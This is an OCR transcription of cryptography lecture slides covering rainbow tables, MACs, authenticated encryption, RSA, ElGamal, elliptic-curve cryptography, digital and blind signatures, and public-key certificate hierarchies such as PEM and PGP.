
- R functions are likely to produce collisions
  - But we can use many different R functions
  - Collisions scan still occur
    - But will not create a problem unless occurring at the exact same column
    - And that case can be identified (and discarded) by identical outputs
- A table with m k-length rows can invert k×m hashes
  - At most
  - Only I_0 and I_k is stored per row

Rainbow tables: exploitation

- A set of **m** random inputs is generated
  - $I_0 = \{I_{0,1}, \ldots I_{0,m}\}$
- A set of **m** k-length chain outputs is computed
  - $I_k = \{I_{k,1}, \ldots I_{k,m}\}$
- Given a target o
  - Look for R(o) in I_k
  - If found in row r, compute chain from $I_{0,r}$
    - until finding i such that H(i) = o
  - If not found, compute o_r from o using H and R for each row r
    - and see if $o_r = I_{k,r}$
    - H and R are applied 1 to k times, using different R functions


Message Authentication Codes (MAC)

- Hash, or digest, computed with a key
  - Only key holders can generate and validate the MAC
- Used to authenticate messages
  - M' = M | MAC(M)




Message Authentication Codes (MAC): Approaches

- Encryption of an ordinary digest
  - Using, for instance, a symmetric block cipher
- Using encryption with feedback & error propagation
  - ANSI X9.9 (or DES-MAC) with DES CBC (64 bits)
  - CBC-MAC




Message Authentication Codes (MAC): Approaches

- Adding a key to the hashed data
  - Keyed-MD5 (128 bits)
    - MD5(K, keyfill, text, K, MD5fill)
  - HMAC (Hashed-based MAC)
    - Generic construction, uses a hash function H
    - Output length depends on H
    - HMAC-MD5, HMAC-SHA, etc.
    - H (K, opad, H (K, ipad, text))
    - ipad = 0x36 B times
    - opad = 0x5C B times



Encryption + authentication


- Encrypt-then-MAC
  - MAC is computed from cryptogram
  - Should use two different keys
  - IPSec uses it
- Encrypt-and-MAC
  - MAC is computed from plaintext
  - MAC is not encrypted
  - SSH uses it
- MAC-then-Encrypt
  - MAC is computed from plaintext
  - MAC is encrypted
  - TLS uses it



Authenticated encryption

- Encryption mixed with integrity control
  - Error propagation
  - Authentication tags
  - One-pass scheme
- Examples (two-pass schemes)
  - GCM (Galois/Counter Mode)
    - Encrypt-then-MAC approach
  - CCM (Counter with CBC-MAC)
    - MAC-then-Encrypt approach

GCM




- Encrypt-then-MAC approach
- CTR mode encryption
- Successive multiplications for integrity control
  - Multiplications in GF(2^n)
  - H = $E_k(0)$

Asymmetric cryptography

Asymmetric (block) ciphers


- Use key pairs
  - One private key (personal, not transmittable)
  - One public key
- Allow
  - Confidentiality without any previous exchange of secrets
  - Authentication
    - Of contents (data integrity)
    - Of origin (source authentication, or digital signature)
- Disadvantages
  - Performance (usually very inefficient and memory consuming)
- Advantages
  - N peers requiring pairwise, secret interaction ⇒ N key pairs
- Problems
  - Distribution of public keys
  - Lifetime of key pairs

Confidentiality



- Only the key pair of the recipient is involved
  - $C = E(K, P)$ $P = D(K^{-1}, C)$
  - To send something with confidentiality to X is only required to know X's public key (K_X)
- There is no source authentication
  - X has no means to know who produced the ciphertext
  - If K_X is really public, then everybody can do it

Source authentication




- Only the key pair of the originator is involved
  - $C = E(K^{-1}, P) P = D(K, C)$;
  - Only X knows K_X^{-1} that produced C
- There is no confidentiality
  - Anyone knowing the public key of the originator (K_X) can decrypt C
  - If K_X is really public, then everybody can do it

Asymmetric (block) ciphers

- Approaches: complex mathematic problems
  - Discrete logarithms of large numbers
  - Integer factorization of large numbers
  - Knapsack problems
- Most common algorithms
  - RSA
  - ElGamal
  - Elliptic curves (ECC)
- Other techniques with asymmetric key pairs
  - Diffie-Hellman (key agreement)

Diffie-Hellman key agreement



Diffie-Hellman key agreement: Man-in-the-Middle (MitM) attack

$a \leftarrow$ random $Y_a = \alpha^a \bmod q$		$c \leftarrow$ random $Y_c = \alpha^c \bmod q$		$b \leftarrow$ random $Y_b = \alpha^b \bmod q$
send Y_a	Y_a →	send Y_c receive Y_a, Y_b	Y_b →	send Y_b
receive Y_c	← Y_c		← Y_c	receive Y_c
$K_{ac} = Y_c^a \bmod q$		$K_{ac} = Y_a^c \bmod q$ $K_{cb} = Y_b^c \bmod q$		$K_{cb} = Y_c^b \bmod q$

RSA (Rivest, Shamir, Adelman)

- Published in 1978
- Computational complexity
  - Discrete logarithm
  - Integer factoring
- Operations and keys
  - $K \equiv (e, n)$
  - $K^{-1} \equiv (d, n)$
  - $C = P^e \bmod n \quad P = C^d \bmod n$
  - $C = P^d \bmod n \quad P = C^e \bmod n$
- Key selection
  - Large n (hundreds or thousands of bits)
  - $n = p \times q$ p and q being large (secret) prime numbers
  - Chose an e co-prime with $(p-1)\times(q-1)$
  - Compute d such that $e \times d \equiv 1 \bmod (p-1)\times(q-1)$
  - Discard p and q
  - The value of d cannot be computed out of e and n
    - Only from p and q

RSA: example

- p = 5 q = 11 (small primes)
  - n = p x q = 55
  - (p-1) × (q-1) = 40
- e = 3
  - Co-prime with 40
- d = 27
  - e × d ≡ 1 mod 40

- P = 26 (note that P, C∈ [0, n-1])
  - C = P^e mod n = 26^3 mod 55 = 31
  - P = C^d mod n = 31^{27} mod 55 = 26

ElGamal

- Published by El Gamal in 1984
- Similar to RSA
  - But using only the discrete logarithm complexity
- A variant is used for digital signatures
  - DSA (Digital Signature Algorithm)
  - US Digital Signature Standard (DSS)

- Operations and keys (for signature handling)
  - β = α^x mod p K = (β, α, p) K^{-1} = (x, α, p)
  - k random, k · k^{-1} ≡ 1 mod (p-1)
  - Signature of M: (γ,δ) γ = α^k mod p δ = k^{-1} (M - xγ) mod (p-1)
  - Validation of signature over M: $\beta^\gamma\gamma^\delta \equiv \alpha^M$ (mod p)
- Problem
  - Knowing k reveals x out of δ
  - k must be randomly generated and remain secret

Elliptic curve


- A curve described by an equation

$$y^2 + axy + by = x^3 + cx^2 + dx + e$$

- Curves of this kind are symmetric to the X axis
  - And don't have solution for all x values


Operations on elliptic curves

- Sum of two points:
  - C = A + B



Operations on elliptic curves

- Sum of two equal points:
  - C = 2A



EC over finite fields


- A set of points satisfying the equation

$$y^2 = x^3 + ax + b \ (mod\ q)$$

  - The curve also includes a point O at infinity
- All x and y values must belong to $[0, q-1]$
- q must be equal to
  - p^k, for a prime p (prime finite field $\mathbb{F}_{p^k}$)
  - 2^m, for a prime m (binary finite field $\mathbb{F}_{2^m}$)
- The elliptic curve is denominated $E(\mathbb{F}_q)$

EC over finite fields: example

$$y^2 = x^3 - x \ (mod\ 71)$$



From https://en.wikipedia.org/wiki/Elliptic_curve

EC discrete logarithm problem

- Given an elliptic curve $E(\mathbb{F}_p)$,
  a point G on that curve,
  a point P which is an integer multiple of G,

  find the integer x such that
  xG = P

- For cryptographic operations, x will be the private key and P the public key

EC cryptography (ECC): curves' definition

- Prime p → (p, a, b, G, n, h)
  - Constants a and b of the EC equation
  - A generator point (or base point) G
  - The order n of G
    - Normally prime
  - A (small) co-factor h
    - Given by $\frac{1}{n}\#E(\mathbb{F}_p)$

EC Diffie-Hellman (ECDH)

- Alice and Bob agree on EC curve
  - (p, a, b, G, n, h)
- Alice chooses a random α
  - And publishes $A = \alpha G$
- Bob chooses a random β
  - And publishes $B = \beta G$
- Both Alice and Bob compute K
  - $K = \alpha B$ $K = \beta A$ $K = \alpha\beta G$

Public key encryption with EC

- DH-based, not like RSA
  - Different from RSA
- Hybrid encryption
  - Target public DH value: T $T = \tau G$
  - Source new private DH value: σ $S = \sigma G$
  - $K = \sigma T$
  - Encrypt message with K (symmetric encryption)
  - Send source public DH value S along w/ message
  - Target computes K as $K = \tau S$

Recommended curves

Length of n (bits)	p (bits)	m (bits)
161 - 223	192	163
224 - 255	224	233
256 - 383	256	283
384 - 511	384	409
≥ 512	521	571

- NIST, 1999
  - 5 P curves over prime fields $\mathbb{F}_p$
    - $y^2 = x^3 - 3x + b$
  - 5 B curves over binary fields $\mathbb{F}_{2^m}$
    - $y^2 + xy = x^3 + x^2 + b$
  - b randomly generated
    - SHA-1 hash of a seed
  - 5 K (Koblitz) curves over binary fields $\mathbb{F}_{2^m}$
    - $y^2 + xy = x^3 + ax^2 + 1$


Recommended curves

- IETF
  - Daniel Bernstein's Curve25519
    - $y^2 = x^3 + 486662\,x^2 + x\ (mod\ q)$
    - $q = 2^{255} - 19$
  - Curve448
    - $y^2 = x^3 + 15632\,x^2 + x\ (mod\ q)$
    - $q = 2^{448} - 2^{224} - 1$

Randomization of asymmetric encryptions

- Non-deterministic (unpredictable) result of asymmetric encryptions
  - N encryptions of the same value, with the same key, should yield N different results
  - Goal: prevent trial & error discovery of encrypted values
- Technics
  - Concatenation of values to encrypt with two values
    - A fixed one (for integrity control)
    - A random one (for randomization)
  - PKCS #1
  - OAEP (Optimal Asymmetric Encryption Padding)

Randomization of asymmetric encryptions: OAEP (Optimal Asymmetric Encryption Padding)



Digital signatures


- Goal
  - Authenticate the contents of a document
    - Ensure its integrity
  - Authenticate its author
    - Ensure the identity of the creator/originator
  - Prevent origin repudiation
    - Genuine authors cannot deny authorship
- Approaches
  - Asymmetric encryption
  - Digest functions (only for performance)
- Algorithms

  Signing: $A_x(doc) = info + E(K_x^{-1}, digest(doc+info))$

  Verification: $info \rightarrow K_x$

  $D(K_x, A_x(doc)) \equiv digest(doc + info)$

Signing / verification diagrams



wikipedia, http://en.wikipedia.org/wiki/Digital_signature

Digital signature on a mail: Multipart content, signature w/ certificate

```
From - Fri Oct 02 15:37:14 2009
[…]
Date: Fri, 02 Oct 2009 15:35:55 +0100
From: =?ISO-8859-1?Q?Andr=E9_Z=FAquete?= <andre.zuquete@ua.pt>
Reply-To: andre.zuquete@ua.pt
Organization: IEETA / UA
MIME-Version: 1.0
To: =?ISO-8859-1?Q?Andr=E9_Z=FAquete?= <andre.zuquete@ua.pt>
Subject: Teste
Content-Type: multipart/signed; protocol="application/x-pkcs7-signature"; micalg=sha1; boundary="------------ms050405070101010502050101"

This is a cryptographically signed message in MIME format.

--------------ms050405070101010502050101
Content-Type: multipart/mixed;
 boundary="------------060802050708070409030504"

This is a multi-part message in MIME format.
--------------060802050708070409030504
Content-Type: text/plain; charset=ISO-8859-1
Content-Transfer-Encoding: quoted-printable

Corpo do mail

--------------060802050708070409030504--
--------------ms050405070101010502050101
Content-Type: application/x-pkcs7-signature; name="smime.p7s"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7s"
Content-Description: S/MIME Cryptographic Signature

MIAGCSqGSIb3DQEHAqCAMIACAQExCzAJBgUrDgMCGgUAMIAGCSqGSIb3DQEHAQAAoIIamTCC
BUkwggSyoAMCAQICBAcnIaEwDQYJKoZIhvcNAQEFBQAwdTELMAkGA1UEBhMCVVMxGDAWBgNV
[…]
KoZIhvcNAQEBBQAEgYCofks852BV77NVuww53vSxO1XtI2JhC1CDlu+tcTPoMD1wq5dc5v40
TgsawON8dqgVLk8aC/CdGMbRBu+J1LKrcVZa+khnjjtB66HhDRLrjmEGDNttrEjbqvpd2QO2
vxB3iPTlU+vCGXo47e6GyRydqTpbq0r49Zqmx+IJ6Z7iigAAAAAAAA==
--------------ms050405070101010502050101--
```

Blind signatures

- Signatures made by a "blinded" signer
  - Signer cannot observe the contents it signs
  - Similar to a handwritten signature on an envelope containing a document and a carbon-copy sheet
- Useful for ensuring anonymity of the signed information holder, while the signed information provides some extra functionality
  - Signer X knows who requires a signature (Y)
  - X signs T_1, but Y afterwards transforms it into a signature over T_2
    - Not any T_2, a specific one linked to T_1
  - Requester Y can present T_2 signed by X
    - But it cannot change T_2
    - X cannot link T_2 to the T_1 that it observed when signing

Chaum Blind Signatures

- Implementation using RSA
  - Blinding
    - Random blinding factor K
    - $k \times k^{-1} \equiv 1 \pmod N$
    - $m' = k^e \times m \bmod N$
  - Ordinary signature (encryption w/ private key)
    - $A_x(m') = (m')^d \bmod N$
  - Unblinding
    - $A_x(m) = k^{-1} \times A_x(m') \bmod$

Asymmetric key management

Asymmetric key management : Goals

- Key pair generation
  - When and how should they be generated
- Exploitation of private keys
  - How can they be kept private
- Distribution of public keys
  - How can them be distributed correctly worldwide
- Lifetime of key pairs
  - Until when should they be used
  - How can one check the obsoleteness of a key pair

Generation of key pairs: Design principles

- Good random generators for producing secrets
  - Bernoulli ½ generator
    - Memoryless generator, unpredictability is crucial!!
    - P(b=1) = P(b=0) = 1/2
- Facilitate without compromising security
  - Efficient RSA public keys
    - Few bits, typically 2^k+1 values (3, 17, $65537 = 2^{16} + 1$)
    - Accelerates operations with public keys
    - No security issues
- Self-generation of private keys
  - To maximize privacy
  - This principle can be relaxed when not involving signatures


Exploitation of private keys

- Correctness
  - The private key represents a subject
    - Its compromise must be minimized
    - Physically secure backup copies can exist in some cases
  - The access path to the private key must be controlled
    - Access protection with password or PIN
    - Correctness of applications
- Confinement
  - Protection of the private key inside a (reduced) security domain (ex. cryptographic token)
    - The token generates key pairs
    - The token exports the public key but never the private key
    - The token internally encrypts/decrypts with the private key

Distribution of public keys

- Distribution to all **senders** of confidential data
  - Manual
  - Using a shared secret
  - Ad-hoc using digital certificates
- Distribution to all **receivers** of digital signatures
  - Ad-hoc using digital certificates
- Trustworthy dissemination of public keys
  - Transitive trust paths / graphs

    If entity A trusts entity B and B trust in K_X^+, then A trusts in K_X^+
  - Certification hierarchies / graphs



Public key (digital) certificates

- Documents issued by a Certification Authority (CA)
  - Bind a public key to an entity
    - Person, server or service
  - Are public documents
    - Do not contain private information, only public one
  - Are cryptographically secure
    - Digitally signed by the issuer, cannot be changed
- Can be used to distribute public keys in a trustworthy way
  - A certificate receiver can validate it
    - With the CA's public key
  - If the signer (CA) public key is trusted, and the signature is correct, then the receiver can trust the (certified) public key
    - As the CA trust the public key, if the receiver trusts on the CA public key, the receiver can trust on the public key

Public key (digital) certificates

- X.509v3 standard
  - Mandatory fields
    - Version
    - Subject
    - Public key
    - Dates (issuing, deadline)
    - Issuer
    - Signature
    - etc.
  - Extensions
    - Critical or non-critical
- PKCS #6
  - Extended-Certificate Syntax Standard
- Binary formats
  - ASN.1 (Abstract Syntax Notation)
    - DER, CER, BER, etc.
  - PKCS #7
    - Cryptographic Message Syntax Standard
  - PKCS #12
    - Personal Information Exchange Syntax Standard
- Other formats
  - PEM (Privacy Enhanced Mail)
  - base64 encodings of X.509

Key pair usage


- A key pair is bound to a usage profile by its public key certificate
  - Public keys are seldom multi-purpose
- Typical usages
  - Authentication / key distribution
    - Digital signature, Key encipherment, Data encipherment, Key agreement
  - Document signing
    - Digital signature, Non-repudiation
  - Certificate issuing
    - Certificate signing, CRL signing
- Public key certificates have an extension for this
  - Key usage (critical)

Certification Authorities (CA)


- Organizations that manage public key certificates
- Define policies and mechanisms for
  - Issuing certificates
  - Revoking certificates
  - Distributing certificates
  - Issuing and distributing the corresponding private keys
- Manage certificate revocation lists
  - Lists of revoked certificates

CA types


- Intermediate CAs
  - CAs certified by other Cas
- Root CAs
  - CAs for which one has a trusted public key
  - Trust anchor
  - Usually implemented by self-certified certificates
    - Issuer = Subject
    - Self-certification is not a reason for trusting!
  - Manual distribution
    - Tools' repositories (Firefox, Thunderbird, etc.)
    - Operating systems' repositories




Certificates of Root CAs: Windows 10



Certs. of Intermediate CAs: Windows 10



Certification hierarchies (or chains, paths): Cartão de Cidadão example



Certification hierarchies: PEM (Privacy Enhanced Mail) model

- Distribution of certificates for PEM (secure e-mail)
  - Worldwide hierarchy (monopoly)
  - Single root (IPRA)
  - Several PCA (Policy Creation Authorities) bellow the root
  - Several CA below each PCA
    - Possibly belonging to organizations or companies
- Never implemented
  - Forest of hierarchies
    - Each with its independent root CA
    - Oligarchy
  - Each root CA negotiates the distribution of its public key along with some applications or operating systems
    - ex. Browsers, Windows


Certification hierarchies: PGP (Pretty Good Privacy) model


- Web of trust
  - No central trustworthy authorities
    - Each person is a potential certifier
    - Can certify a public key (issue a certificate) and publish it
  - People uses 2 kinds of trust
    - Trust in the keys they know
      - Validated using any means (FAX, telephone, etc.)
    - Trust in the behavior of certifiers
      - Assumption that they know what they are doing when issuing a certificate
- Transitive trust
  - If

    Alice trusts Bob is a correct certifier; and
    Bob certified the public key of Carl,
  - then

    Alice trusts the public key belongs to Carl

PGP public key certificates: Validity vs. trust





Refreshing of asymmetric key pairs

